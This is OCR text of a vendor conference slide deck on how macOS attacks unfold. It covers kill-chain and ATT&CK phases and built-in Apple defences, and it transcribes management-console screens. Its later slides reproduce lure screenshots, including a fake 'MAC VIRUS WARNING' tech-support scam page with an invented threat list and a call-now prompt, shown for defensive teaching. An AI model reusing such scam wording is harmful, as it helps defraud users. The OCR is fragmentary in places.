Anatomy of a Mac Attack

JAMF NATION LIVE

Anatomy of a Mac Attack


Agenda

The Phases of a macOS Attack

How Jamf Protect Detects

An Attack Simulation

The Detections



The Phases of a macOS Attack

Malware Motivations

Crime

Espionage

Killchain

1. Reconassiance
2. Intrusion
3. Exploitation
4. Installation
5. Command & Control
6. Actions & Objectives

ATT&CK

1. Initial Access
2. Execution
3. Persistence
4. Privilege Escalation
5. Defense Evasion
6. Credential Access
7. Discovery
8. Lateral Movement
9. Collection & Exfiltration
10. Command & Control

Predictable Objectives


1. Get on system
2. Stay on system
3. Set up remote control
4. Do bad stuff
5. Stay hidden

Get on system

A Closer Look at MacOS Built-In Security Tools [1111]

Stuart Ashenbrenner, Detections Developer, Jamf

The first line of defense for any user running macOS is the Apple suite of security tools. Gatekeeper, XProtect, and MRT line up for Apple to help keep the users safe and secure when using their device. In this talk, we will deep dive into the three primary built-in Apple security tools. We will discuss how they work, the technical pieces and processes behind it, how they help users, as well as their blindspots. In macOS 12.3, we have seen the directory structure of XProtect and MRT change. We will further discuss what are those changes, and if they have any impact on how they currently operate.


jamf PRO
Computers
Devices
Users
INVENTORY
Search Inventory
Search Volume Content
Licensed Software
CONTENT MANAGEMENT
Policies
Configuration Profiles
Restricted Software
Mac Apps
Patch Management
eBooks
GROUPS
Smart Computer Groups
Static Computer Groups
Classes
ENROLLMENT
Computers : Configuration Profiles
New macOS Configuration Profile
Options
Scope
Directory
Not configured
Software Update
Not configured
Restrictions
Not configured
Font
Not configured
AirPlay
Not configured
Login Items
Not configured
Login Window
watchOS 3 or later
Restrict this setting to disallow auto unlock. macOS 10.12 or later
Require Passcode to Unlock Screen
Time to delay before the password will be required to unlock or stop the screen saver
Immediately
Gatekeeper
Allow apps downloaded from:
Mac App Store
Mac App Store and identified developers
Anywhere
Temporarily overriding the Gatekeeper setting by control-clicking to install any app
Restrict
Allow

MAC VIRUS WARNING!


Identity Theft and Hacking Possibilties.


Contact emergency virus support now.

1-800-[redacted]

The system have found (15) viruses that pose a seric

Threat	Alert			
	Trojan.FakeAV-Download			
	Spyware.BANKER.ID	Low	Quarantine	Active
	Trojan.FakeAV-Download	High	Remove	Active
	Trojan.FakeAV-Download	High	Remove	Active
	Trojan.FakeAV-Download	High	Quarantine	Active





Details for this torrent

Type	ThePirateBay Warning – Lawsuits & Huge fines
	Do NOT download any torrent before hiding your IP with a VPN. Uploaded **12 mins ago**, ULed by ThePirateBay

